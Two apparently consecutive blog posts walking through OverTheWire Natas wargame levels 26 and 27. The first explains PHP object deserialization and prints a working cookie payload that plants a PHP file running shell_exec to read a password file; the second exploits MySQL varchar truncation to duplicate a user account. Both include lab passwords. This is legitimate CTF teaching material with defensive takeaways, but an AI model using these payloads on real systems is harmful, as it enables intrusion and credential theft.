* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 13, 2021 8 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**


**OverTheWire Natas Level 26 Walkthrough**

This level of Natas covers a PHP deserialization vulnerability. This walkthrough covers source code analysis, why these vulnerabilities work, and how to construct a proof of concept that will get us the flag.


**What is Natas?**

**Level 26 ➔ 27**

As always, let’s start out with a look at the webpage http://natas26.natas.labs.overthewire.org/ (using username natas26 and password oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T:



In short, the web app lets you submit two (X,Y) pairs to draw lines. Each new pair is added to the previous lines. It took me a while to realize that this was the case, since I was picking small numbers and it wasn’t clear that a line drawing was being made until I chose larger numbers.




**Source code analysis**

We’re provided source code, which will be very useful for this level. To start off, the webpage will look for a $drawing value in the user’s cookie, or (X,Y) data if a POST request has been made. From there, the code constructs an $imgFile path, calls drawImage(), then calls showImage(), then storeData().




Let’s take a look at drawImage() and showImage():



showImage() simply checks for the existence of the filename. drawImage() creates a box, and then calls drawFromUserData() before creating a PNG from the file.

**drawFromUserdata()**

The drawFromUserdata() function looks like this:




If the array keys x1, y1, x2, and y2 exist, it will use that information to draw a line. This corresponds to POST data from the user.

If the array key “drawing” exists within the user’s cookie, it will unserialize the cookie and then create a line from the x1, y1, x2, and y2.

**storeData()**

The storeData() function is shown below. This function is how POST data makes its way into the $\_COOKIE variable.



If array keys exist for x1, y1, x2, and y2, a new object is created. If the cookie already contains a drawing value, this value is unserialized and stored in $drawing. This array is then updated with the $new\_object, such that a multi-part line variable can be constructed.

**The Logger class**

Finally, there’s logging. I’m not sure what practical purpose this serves outside of creating more attack surface for us. 🙂



I had to look up the [a+ variable](https://stackoverflow.com/a/38250164?ref=learnhacking.io):

**a**: append data in a file, it can update the file writing some data at the end;  
  
**a+** : append data in a file and update it, which means it can write at the end and also is **able to read** the file.

This Logger class will be the focus for the rest of this blog post, since this level involves a PHP object deserialization vulnerability.

**PHP object deserialization vulnerabilities**

The vulnerable line of code from the source code shown above is:

$drawing=unserialize(base64\_decode($\_COOKIE["drawing"]));

This is used within the storeData() and drawFromUserdata() functions, both of which are unserializing user-provided input.

But why is unserializing input such a big issue, and what is the path of attack that can be used with this vulnerability?

**What is PHP object deserialization?**


First of all, let’s cover what object deserialization means within PHP.

When an object in PHP (or in a few other languages) needs to be stored or transferred, it typically needs to be transformed into a string first. This can be done with the serialize() function. You can also see this happening in the web app cookie. If you submit two (X,Y) pairs of 10,10 and 20,20, then base64-decode your cookie, it will look like:

a:1:{i:0;a:4:{s:2:"x1";s:2:"10";s:2:"y1";s:2:"10";s:2:"x2";s:2:"20";s:2:"y2";s:2:"20";}}

Not the most readable thing, but if you know that you’re looking at a serialized version of the X,Y pairs just described, then it sort of makes sense. This is a serialized version of the $new\_object object from the PHP source code.

When that object gets moved or read back into the application, it needs to be deserialized to go from weird quasi-JSON string for, back into its original object form. When this happens, the object will be instantiated, and a \_\_wakeup() function (if it exists) will be called, followed by a \_\_destruct() function call if the object is no longer in use.

Credit: Vickie Li @ https://medium.com/swlh/diving-into-unserialize-3586c1ec97e

More to the point, though, the object being deserialized can have its [magic methods](https://www.php.net/manual/en/language.oop5.magic.php?ref=learnhacking.io) overridden with attacker-defined data. As you can imagine, this can alter the behavior of the \_\_destruct() function call.

What is a magic method? It’s one of a class of “[special methods which override PHP’s default actions when certain actions are performed on an object.](https://www.php.net/manual/en/language.oop5.magic.php?ref=learnhacking.io)”

For more in-depth info about PHP deserialization, check out [this Medium post by Vickie Li](https://medium.com/swlh/diving-into-unserialize-3586c1ec97e?ref=learnhacking.io), or [this post from snoopysecurity](https://snoopysecurity.github.io/web-application-security/2021/01/08/02_php_object_injection_exploitation-notes.html?ref=learnhacking.io).

**Conditions for a PHP object deserialization attack**


[OWASP](https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection?ref=learnhacking.io) defines two pre-requisites for a PHP object deserialization attack:

1. The application must have a class which implements a PHP magic method (such as \_\_wakeup or \_\_destruct) that can be used to carry out malicious attacks, or to start a “POP chain”.  
2. All of the classes used during the attack must be declared when the vulnerable unserialize() is being called, otherwise object autoloading must be supported for such classes.

*Note: more info about autoloading*[*here*](https://www.php.net/manual/en/language.oop5.autoload.php?ref=learnhacking.io)*.*

We’ve already seen a bit of the first requirement. Once a string is deserialized back into an object, the object gets automatically instantiated, and then \_\_wakeup() and \_\_destruct() are called. If these aren’t implemented, then we’re out of luck.

Our code *does* implement the \_\_destruct() method, within the Logger class:



Secondly, all of the classes used during the attack need to be declared before the unserialize() attack can happen. Since the Logger class is declared before the rest of the line-drawing functionality, we’re all set.

**Plan of attack**

Our plan thus far is to serialize (and base64-encode) a Logger object, instead of a line object, and store it in our browser’s $drawing cookie.

Then, the Logger object will get unserialized/deserialized when the page is refreshed (and line data re-processed). The app will instantiate it, call \_\_wakeup()  if it exists (it doesn’t), then call \_\_destruct().

How can we use the \_\_destruct() function to get the flag?

If we assume that the flag is at /etc/natas\_webpass/natas27, maybe we can use that as the $exitMsg, somehow change the $logFile value to something we can access from our browser, then the fwrite() command will write the flag to an accessible file.

In short, our plan of attack is to change the value of $exitMsg and $logFile in our serialized Logger class, so that the existing \_\_destruct() functionality writes the password to a web-accessible directory.

**Constructing our Logger class**

But how do we change these variables? Using [this PHP sandbox](https://sandbox.onlinephpfunctions.com/?ref=learnhacking.io), we can construct our new Logger() class. Let’s start with these three lines:

**<?php**

$logger = new Logger();

echo base64\_encode(serialize($logger));

The first line is the start of the PHP code. The next line declares a Logger() object, and then the third line prints out the base64-encoded, serialized version of that logger.

If you run this code, it will say that there’s no Logger class. Let’s add that in above the $logger line:

**<?php**

class Logger {

}

$logger = new Logger();

echo base64\_encode(serialize($logger));

While this code compiles, it doesn’t do anything useful, since we haven’t changed any of the pre-defined values.

We want to change $exitMsg and $logFile but these are both private variables. If we want to change them, we will need to do so within the \_\_construct() class like in the original code:

**<?php**

class Logger{

private $logFile;

private $exitMsg;

function \_\_construct(){

$this->exitMsg= "<?php echo shell\_exec('cat /etc/natas\_webpass/natas27'); ?>";

$this->logFile = "/var/www/natas/natas26/img/natas26\_q82optt5977ar7gsc8bthe0123.php";

}

}

$logger = new Logger();

echo base64\_encode(serialize($logger));

The exitMsg that I chose was only a slight change from the PHP code used in level 26.

The logFile took some more guessing and checking. I originally wrote it to img/... but could not find the file afterwards. This made me think that it needed an absolute file path, so I referenced previous levels to find the directory structure of /var/www/natas/natasXX.

From there, I knew that the img/ directory was accessible from a browser. I used my PHPSESSID to avoid naming conflicts.

Finally, it has a .php ending so that the PHP code within the file is executed. If you do a .txt file ending, you will see the original (un-executed) PHP string above.

Altogether, our code looks like this:



Executing this code will result in the base64-encoded string:

Tzo2OiJMb2dnZXIiOjI6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czo2NToiL3Zhci93d3cvbmF0YXMvbmF0YXMyNi9pbWcvbmF0YXMyNl9xODJvcHR0NTk3N2FyN2dzYzhidGhlMDEyMy5waHAiO3M6MTU6IgBMb2dnZXIAZXhpdE1zZyI7czo1OToiPD9waHAgZWNobyBzaGVsbF9leGVjKCdjYXQgL2V0Yy9uYXRhc193ZWJwYXNzL25hdGFzMjcnKTsgPz4iO30=


If we view it in its non-base64 encoded, serialized form, it looks like:

O:6:"Logger":2:{s:15:"LoggerlogFile";s:65:"/var/www/natas/natas26/img/natas26\_q82optt5977ar7gsc8bthe0123.php";s:15:"LoggerexitMsg";s:59:"<?php echo shell\_exec('cat /etc/natas\_webpass/natas27'); ?>";}

Natas Level 26 Solution

In your browser, open up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/) and clear the value for the $drawing cookie and replace it with the base64-encoded string covered in the previous section:

Tzo2OiJMb2dnZXIiOjI6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czo2NToiL3Zhci93d3cvbmF0YXMvbmF0YXMyNi9pbWcvbmF0YXMyNl9xODJvcHR0NTk3N2FyN2dzYzhidGhlMDEyMy5waHAiO3M6MTU6IgBMb2dnZXIAZXhpdE1zZyI7czo1OToiPD9waHAgZWNobyBzaGVsbF9leGVjKCdjYXQgL2V0Yy9uYXRhc193ZWJwYXNzL25hdGFzMjcnKTsgPz4iO30=




When this object is processed by this line of code:


$drawing=unserialize(base64\_decode($\_COOKIE["drawing"]));

It will be unserialized, the Logger object will be instantiated with an $exitMsg that prints up the flag, and a $logFile available to us at http://natas26.natas.labs.overthewire.org/img/natas26\_q82optt5977ar7gsc8bthe0123.php.

After you have set your cookie value, refresh the page. You’ll see an error like this:



Then visit http://natas26.natas.labs.overthewire.org/img/natas26\_q82optt5977ar7gsc8bthe0123.php to get the flag:



**Takeaway**: look for unserialize() calls and see if you’re able to perform an object deserialization attack. Devs, don’t trust user input to be deserialized, as it can have severe consequences.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-26-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 14, 2021 6 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 27 Walkthrough**

This post covers level 27 of OverTheWire’s Natas challenges. This level is a bit more of a technical gotcha than previous levels (which covered more classic OWASP-style vulnerabilities). Let’s get started!

**What is Natas?**

**Level 27 ➔ 28**

Once again, we open up the challenge (at http://natas27.natas.labs.overthewire.org/, using username natas27 and password 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ from the previous level) and are faced with another login screen:




We’re given the source code, so let’s check that out


**Source Code Analysis**

The source code is written in PHP (same as all of the Natas levels thus far).


If the request includes a username and password (in other words, if we fill out the form and hit submit), we’ll hit this part of the code:




A connection to the database will be opened. Next, the program will check if the username is valid using validUser():




If so, the credentials (username and password) will be checked via checkCredentials():



If there’s a valid match, all information related to the user will be dumped (dumpData()).



If not, a new user will be created with that username/password (createUser()):



**Strategy**

Each of the functions above use [mysql\_real\_escape\_string()](https://www.php.net/manual/en/function.mysql-real-escape-string.php?ref=learnhacking.io) to escape our input. That means no SQL injection. I found a few [posts](https://stackoverflow.com/a/12118602?ref=learnhacking.io) describing edge cases in which you could bypass mysql\_real\_escape\_string() but none that apply here. It’s possible there are bypasses, but I was not able to find any while researching this rabbit hole.

That leaves some kind of logic flaw, then. Presumably, we’re looking to get information for username natas28.

The function checkCredentials() matches a username and password against the database, whereas validUser() and dumpData() only match the username.

So the username existence is what determines if a new user is created or not. If the correct credentials for the username are provided, the data matching that username (but not necessarily that password) is dumped.

**Whitespace padding**

I’m cutting out a number of rabbit holes that I went down, but the main thing that I tried that turned out to be useful later was experimenting with natas28 or natas28%00 (null-terminated). That would return the message:

Wrong password for user: natas28

Which means that the space or null-termination was being truncated, so what was actually going through was just natas28. In other words, the database is removing trailing whitespace for us, foiling our plan. We’ll get into more detail regarding how this fits into the solution in just a minute.

**MySQL issues**

Without going into discussion of other (unfruitful) rabbit holes, the logic flaw in this program is found in a part of the code I have not shared yet:

/\*

CREATE TABLE `users` (

`username` varchar(64) DEFAULT NULL,

`password` varchar(64) DEFAULT NULL

);

\*/

The users table schema has been defined for us in previous levels too, although I’ve largely ignored it. There are two issues here:

1. The username and password are limited to 64 characters (which is reasonable) but there is no code preventing input >64 chars in length.
2. If you’re familiar with SQL, you might also have noticed that there’s no restriction on the username being unique.

So what happens when you provide a value longer than the varchar limit?

If strict SQL mode is not enabled and you assign a value to a CHAR or VARCHAR column that exceeds the column’s maximum length, the value is truncated to fit and a warning is generated.  
  
… if strict mode is enabled, values that exceed the column length are *not stored*, and an error results.

This is from the [MySQL documentation](https://dev.mysql.com/doc/refman/8.0/en/char.html?ref=learnhacking.io). The source code we’re provided does not definitively say if strict mode is enabled or not, but it’s worth a shot.

**Natas Level 27 Solution**

Our strategy here is to:

1. Submit something that is interpreted by the validUser() function as a new user, triggering the createUser() function.
2. The input to the createUser() function will overflow the varchar limit, and result in an identical natas28 user, since there’s no restriction on the usernames being unique.
3. We’ll then login with the secondary natas28 credentials that we just made.
4. This will pass the checkCredentials() function, and then will be interpreted as the original natas28 user for the dumpData() function.

**Crafting the username**

If we submit [natas28 username][random chars], it will be interpreted as an entirely different username. We need something that the database cleanly interprets as just natas28.

If you remember from earlier, whitespace gets truncated. So what happens when you submit [natas28 username][tons of whitespace that overflows the varchar limit]?

You guessed it, another Wrong password for user: natas28 error meaning that it’s interpreted as the original natas28.

That’s because it’s being truncated *before* the validUser() check, and fails. If we put something at the end of our long string, it will not truncate the username during the validUser() check:

natas28 [... lots of whitespace...] x

This will result in the validUser() function returning nothing, meaning that a new user will be created. But the long string entered into the database will be truncated before the x due to the varchar limit, and the remaining whitespace will also be truncated, leaving us with just natas28.

I found an online [MySQL editor/compiler](https://onecompiler.com/mysql/3xhc48x4d?ref=learnhacking.io) to test this out, but it didn’t work online. Maybe they have strict mode enabled. Out of other ideas, I tried this directly on the Natas 27 level, using BurpSuite.


First, I figured out how many spaces I would need (url-encoded as +):

$ python -c "print('+' \* (64 - len('natas28')))"


+++++++++++++++++++++++++++++++++++++++++++++++++++++++++

Then I sent that as a POST request. To recap, that’s a username starting with natas28, a long string of spaces, followed by an X (and a password of password). The X will prevent the whitespace from being truncated right away. Then during user creation, the X (and spaces) will be truncated, leaving us with a duplicate natas28 user.

The response back says that username natas28 [...57 spaces...] x.



Let’s see if we can login using natas28 and password password:



And there’s our flag!

**Takeaway**: MySQL unique keys and character lengths are important and need to be enforced by code.

**Resources:**

* [https://dev.mysql.com/doc/refman/8.0/en/char.html](https://dev.mysql.com/doc/refman/8.0/en/char.html?ref=learnhacking.io)
* [https://www.mysqltutorial.org/mysql-varchar/](https://www.mysqltutorial.org/mysql-varchar/?ref=learnhacking.io)
